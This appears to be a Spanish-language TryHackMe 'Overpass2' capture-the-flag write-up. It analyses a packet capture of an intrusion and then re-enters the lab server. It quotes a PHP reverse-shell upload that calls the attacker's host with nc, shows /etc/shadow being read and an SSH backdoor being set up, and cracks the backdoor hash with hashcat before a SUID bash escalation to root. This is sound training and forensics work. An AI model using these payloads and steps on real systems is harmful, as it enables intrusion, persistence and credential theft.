Overpass2

THM Writeups


Descripción

¡Overpass ha sido hackeado! El equipo de SOC (Paradox, enhorabuena por el ascenso) se percató de actividad sospechosa en un turno de noche mientras miraba los shibes, y consiguió capturar paquetes mientras se producía el ataque.

¿Puedes averiguar cómo entró el atacante y volver a hackear el servidor de producción de Overpass?

Reconocimiento

Abriremos el archivo, y lo primero será ordenarlo por protocolo, buscaremos el protocolo HTTP y que la petición contenga el metodo POST, para ver desde que directorio se ha explotado la vulnerabilida, vemos que es ``/development/upload.php



Una vez hecho esto, iré por algun protocolo TCP, y seguiré el flujo TCP para ver que ocurrió

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · overpass2.pcapng
 OST /development/upload.php HTTP/1.1
lost: 192.168.170.159
Jser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data; boundary=--------------------1809049028579987031515260006
Content-Length: 454
Connection: keep-alive
Jpgrade-Insecure-Requests: 1
                       -----1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php
?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
         -----1809049028579987031515260006
Content-Disposition: form-data; name="submit"
                  ------1809049028579987031515260006--
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
The file payload.php has been uploaded.<mark>GET /development/uploads/ HTTP/1.1</mark>
Host: 192.168.170.159
Jser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 472
(eep-Alive: timeout=5, max=99
 onnection: Keep-Alive
```

Podemos observar que el atacante usa el siguiente script <?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

También vemos la contraseña usada para el usurario james, y toda la bash, podemos ver que el atacante hizo uso de un script de github llamado sshbackdoor

```
Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng
 bin/sh: 0: can't access tty; job control turned off
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
 ww-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
 ls -lAh
total 8.0K
 rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
 rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
 ww-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ <mark>su james</mark>
Password: whenevernoteartinstant
james@overpass-production:/var/www/html/development/uploads$                   <mark>cd</mark> ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
               [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>] usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
james@overpass-production:~$ sudo -l
[sudo] password for james: whenevernoteartinstant
    env_reset, mail_badpass,
     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/bin\:/sbin\:/shin\:/snap/bin
User james may run the following commands on overpass-production:
     (ALL : ALL) ALL
 james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
 root:*:18295:0:999999:7:
daemon:*:18295:0:99999:7
bin:*:18295:0:99999:7::
sys:*:18295:0:99999:7::
sync:*:18295:0:99999:7:::
 games:*:18295:0:99999:7:
```

password: whenevernoteartinstant

```
james@overpass-production:~$ cd ssh-backdoor
cd ssh-backdoor
james@overpass-production:~/ssh-backdoor$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcapaYw0xjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----
      . +
o .=.
      . 0 0+.
       + S +.
      =.0 %.
     ..*.% =.
     .+.X+*.+
    .oo=++=Eo.
    --[SHA256]-
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5
654019292cbfe0b5e98ad1fec71bed
<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Con lo que deducimos que el atacante hizo exitosamente un backdoor por ssh y podemos ver el hash que ha usado para el backdoor

``hash:

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857e c69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe 0b5e98ad1fec71bed

Consultando el script en github, podemos ver el hash por defecto que usa el backdoor y su salt

```
☐ NinjaJc01 / ssh-backdoor (Public

    Files

                      ssh-backdoor / main.go
                        NinjaJc01 Now with real terminals
                        Code Blame 109 lines (98 loc) · 2.72 KB
 README.md
                               package main
 backdoor
 🖺 build.sh
                                     "crypto/sha512"
 setup.sh
                                     "os/exec"
                                     "github.com/gliderlabs/ssh"
                                     "github.com/integrii/flaggy"
            return response
```

```
return response
}

func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

``hash:

bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d2 4807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b6 8acd01fc2170e3

``salt:1c362db832f3f864c8c2fe05f2002a05

Sabiendo esto intentemos romper el hash primero deberemos identificarlo y luego usaremos jonh the ripper para crackearlo

```
| Section | Continue |
```

Guardamos el valor del hash con el salt de la siguiente manera hash:salt, deberemos crackear el hash, usare hashcat, el metodo SHA-512 es el 1700, y 1710 el SHA-512 salted.

```
—(kali⊛kali)-[~/tryhackme/Overpass2]
—$ echo '6d05358f090eea56a238af02e47d4
                                      2e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05' > hash
 —(kali® kali)-[~/tryhackme/Overpass2]
—$ hashcat -m 1710 hash /usr/share/wordlists/rockyou.txt
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -0 to your commandline.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes....: 139921507
* Keyspace..: 14344385
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16
Status..... Cracked
Hash.Mode.....: 1710 (sha512($pass.$salt))
Hash.Target....: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028... 002a05
Time.Started....: Fri Nov 17 20:22:06 2023 (0 secs)
Time.Estimated...: Fri Nov 17 20:22:06 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)

Speed.#1.....: 138.2 kH/s (0.73ms) @ Accel:512 Loops:1 Thr:1 Vec:4

Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Progress....: 18432/14344385 (0.13%)
```

Como vemos la contraseña es ``november16

Haremos un escaneo de puertos de la maquina, para comprobar si el backdoor sigue abierto

```
-(kali®kali)-[~/tryhackme/Overpass2]
└─$ <u>sudo</u> nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.92.122 -oN tcp_scan.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-17 21:13 EAT
Nmap scan report for 10.10.92.122
Host is up (0.060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT
         STATE SERVICE VERSION
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
    256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
  256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (ED25519)
80/tcp open http
                       Apache httpd 2.4.29 ((Ubuntu))
|_http-title: LOL Hacked
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open ssh
                       OpenSSH 8.2p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
  2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.61 seconds
```

Acceso inical

Al comprobar que el backdoor sigue abierto, usaremos la contraseña que crackeamos, para acceder por ssh al servidor por el puerto 2222

```
-(kali⊛kali)-[~/tryhackme/Overpass2]
└─$ ssh james@10.10.92.122 -p 2222 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.92.122]:2222 ([10.10.92.122]:2222)' can't be established.
RSA key fingerprint is SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcapaYw0xjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.92.122]:2222' (RSA) to the list of known hosts.
james@10.10.92.122's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
james@overpass-production:/home/james/ssh-backdoor$ ls
README.md backdoor.service cooctus.png id_rsa.pub main.go
backdoor build.sh
                             id_rsa
                                         index.html setup.sh
james@overpass-production:/home/james/ssh-backdoor$ cd ...
james@overpass-production:/home/james$ ls
ssh-backdoor user.txt www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

Escalación Privilegios

Hay un archivo interesante .suid_bash que probablemente escala los privilegios. Tiene el bit SUID activado.

Ejecutamos el binario de la sigueinte manera ./.suid_bash -p, e invocamos una consola como root

```
james@overpass-production:/home/james/ssh-backdoor$ cd
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james
                            4096 Jul 22
                                         2020
drwxr-xr-x 7 root root
                            4096 Jul 21
                                         2020
                                         2020 .bash_history → /dev/null
                               9 Jul 21
lrwxrwxrwx 1 james james
-rw-r--r-- 1 james james
                             220 Apr
                                         2018 .bash_logout
                                         2018 .bashrc
-rw-r--r-- 1 james james
                            3771 Apr
                                         2020 .cache
        — 2 james james
                            4096 Jul 21
drwx——— 3 james james
                            4096 Jul 21
                                         2020 .gnupg
                            4096 Jul 22
                                         2020 .local
drwxrwxr-x 3 james james
-rw----- 1 james james
                              51 Jul 21
                                         2020 .overpass
                                         2018 .profile
-rw-r--r-- 1 james james
                             807 Apr
                                         2020 .sudo_as_admin_successful
                               0 Jul 21
-rw-r--r-- 1 james james
                         1113504 Jul 22
                                         2020 .suid bash
-rwsr-sr-x 1 root root
                                         2020 ssh-backdoor
drwxrwxr-x 3 james james
                            4096 Jul 22
                              38 Jul 22
-rw-rw-r-- 1 james james
                                         2020 user.txt
drwxrwxr-x 7 james james 4096 Jul 21 2020 www
james@overpass-production:/home/james$ ./.suid_bash -p
.suid bash-4.4# whoami
root
.suid bash-4.4# cat root.txt
cat: root.txt: No such file or directory
.suid bash-4.4# ls
ssh-backdoor user.txt
.suid bash-4.4# cd root
.suid bash: cd: root: No such file or directory
.suid bash-4.4# cd /root/
.suid bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
```